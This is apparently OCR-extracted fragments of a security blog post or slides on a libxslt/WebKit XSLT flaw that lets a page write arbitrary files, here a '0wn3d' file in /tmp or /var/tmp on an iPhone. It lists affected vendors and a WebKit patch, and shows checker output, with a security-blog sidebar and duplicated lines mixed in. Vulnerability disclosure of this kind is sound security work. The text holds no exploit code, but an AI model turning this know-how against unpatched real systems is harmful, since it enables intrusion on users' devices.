
Impacted vendors :
- Apple (Safari, iPhone, iPad, ...)
- RIM (Blackberry Torch)
- Linux distributions (Epiphany, Lifera, ...)
- and more !

Chrome isn't vulnerable, because of its sandbox

A patch is available since February


HTTP://TRAC.WEBKIT.ORG/CHANGESET/79159

Nobody applied it :-(



mr_me's IT security blog (1)
nGenuity Information Services
nzight
omg.wtf.bbq.
pentestmonkey.net
phed.org
phpMyAdmin security announcements
CISS Research Team
extraexploit
jon.oberheide.org
root labs rdist (1)
Dan Kaminsky's Blog (1)
ryanlrussell
thinkst Thoughts... (1)
vtty
www.notsosecure.com
xorl %eax, %eax

XSLT engine : [libxslt]

Probably vulnerable
Check "/tmp/0wn3d" ...



```
XSLT engine : [libxslt]

Probably vulnerable
Check "/tmp/0wn3d" ...
```




Nom	0wn3d
Dossier	/var/tmp
Ouvrir avec...	

Attributs

Type	Fichier Normal
Taille	54 Bytes
Mime-Type	Inconnu

Possesseur

Propriétaire	mobile



0wn3d

/var/tmp

c...

VİDEO : SAFARİ + MOF

LİFERAY

XMLSEC

WEBKIT

